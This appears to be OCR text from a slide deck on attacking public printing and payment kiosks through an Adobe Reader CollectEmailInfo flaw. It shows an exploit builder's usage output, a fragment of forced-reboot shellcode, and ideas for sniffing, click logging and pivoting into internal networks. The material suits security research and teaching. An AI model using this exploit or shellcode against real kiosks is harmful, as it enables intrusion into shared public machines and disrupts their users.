
因为有输入,并且可以印 pdf,doc,ppt.. 的档案!

信息越足


功能越多

可控因素


how to get the version of AP?




how to edit JavaScript with Adobe Acrobat



how to display some information ?



actuality


檔案(F) 編輯(E) 檢視(V) 文件(D) 工具(T) 視窗(W) 說明(H)
92%
簽名
頁面
附件
注釋
Machine Platform = WIN
Viewer Version = 7.05
Viewer Type = Reader
Major Form Version = 7
Minor Form Version = 7.07

PDF Reader Vulnerability


- http://www.adobe.com/support/security/bulletins/apsb08-13.html


```
C:\test\pdfexpl\Debug>pdfexpl.exe

[*] Adobe Reader CollectEmailInfo Exploits
    Usage :
        pdfexpl.exe explpdf exefile pdffile
```

reboot shellcode ;p

```
    _GetCurrentProcess      GetCurrentProcess;
    _ExitWindowsEx          ExitWindowsEx;
} api;

char s_kernel32[] = {'k', 'e', 'r', 'n', 'e', 'l', '3', '2', 0};
char s_user32[] = {'u', 's', 'e', 'r', '3', '2', 0};
char s_advapi32[] = {'a', 'd', 'v', 'a', 'p', 'i', '3', '2', 0};
char s_SeShutdownPrivilege[] = {'S', 'e', 'S', 'h', 'u', 't', 'd', 'o', 'w', 'n', 'P', 'r',

HMODULE kernel32 = GetModuleBaseAddress(s_kernel32);
HMODULE user32 = GetModuleBaseAddress(s_user32);
HMODULE advapi32 = GetModuleBaseAddress(s_advapi32);

api.OpenProcessToken = (_OpenProcessToken) eGetProcAddress(advapi32, 0x6d9003c0);
api.LookupPrivilegeValueA = (_LookupPrivilegeValueA) eGetProcAddress(advapi32, 0x9ce95c8d);
api.AdjustTokenPrivileges = (_AdjustTokenPrivileges) eGetProcAddress(advapi32, 0x12bbee3d);
api.GetVersion = (_GetVersion) eGetProcAddress(kernel32, 0xc99660a5);
api.GetCurrentProcess = (_GetCurrentProcess) eGetProcAddress(kernel32, 0xe7568286);
api.ExitWindowsEx = (_ExitWindowsEx) eGetProcAddress(user32, 0x9021d254);

if (!(api.GetVersion() & WIN32S))
{
    if (api.OpenProcessToken(api.GetCurrentProcess(),
                    TOKEN_ADJUST_PRIVILEGES | TOKEN_QUERY, &hToken))
    {

        api.LookupPrivilegeValueA(NULL, s_SeShutdownPrivilege, &tkp.Privileges[0].Luid);
        tkp.PrivilegeCount = 1;
        tkp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;
        api.AdjustTokenPrivileges(hToken, FALSE, &tkp, 0, (PTOKEN_PRIVILEGES)NULL, 0);
    }
    api.ExitWindowsEx(EWX_REBOOT | EWX_FORCE, 0);
}
```

Collab.coolectEmailInfo()




Diskette Drive A : None
Pri. Master Disk : LBA,ATA
Pri. Slave Disk : None
Sec. Master Disk : None
Sec. Slave Disk : None
Pri. Master Disk HDD S.M.A.R.T. capability .... Disabled
PCI device listing ...
Bus No. Device No. Func No. Vendor/Device Class Device Class
0 0 1 8086 3584 0880 Base Sys. Peri
0 0 3 8086 3585 0880 Base Sys. Peri
0 2 0 8086 3582 0300 Display Cntrl
0 29 0 8086 24C2 0C03 USB 1.0/1
0 29 1 8086 24C4 0C03 USB 1.0/1.1
0 29 2 8086 24C7 0C03 USB 1.0/1.1
0 29 7 8086 24CD 0C03



Microsoft
Windows xp
Copyright © Microsoft Corporation
Microsoft
精品旅館
599元

DEMO

No tech, hacking

键盘太大?

ATTiny45



山寨版


列印
文件、圖片、海報列印
購票
交通票、娛樂
運動、電影票
旅遊
數位
生活
下載
紅利
信用卡、會員卡
繳費
銀行、公共事業
慈善捐款、代碼繳費
儲值
線上遊戲
電信加值
文件掃描
申辦服務
最新消息
好康抽獎
DELL

天马行空

有没搞头？

影印不用钱?

自行印条形码?

插入3G dongle连结 internet , 内部渗透测试?

封包Sniffer?

Clicklogger + Screen?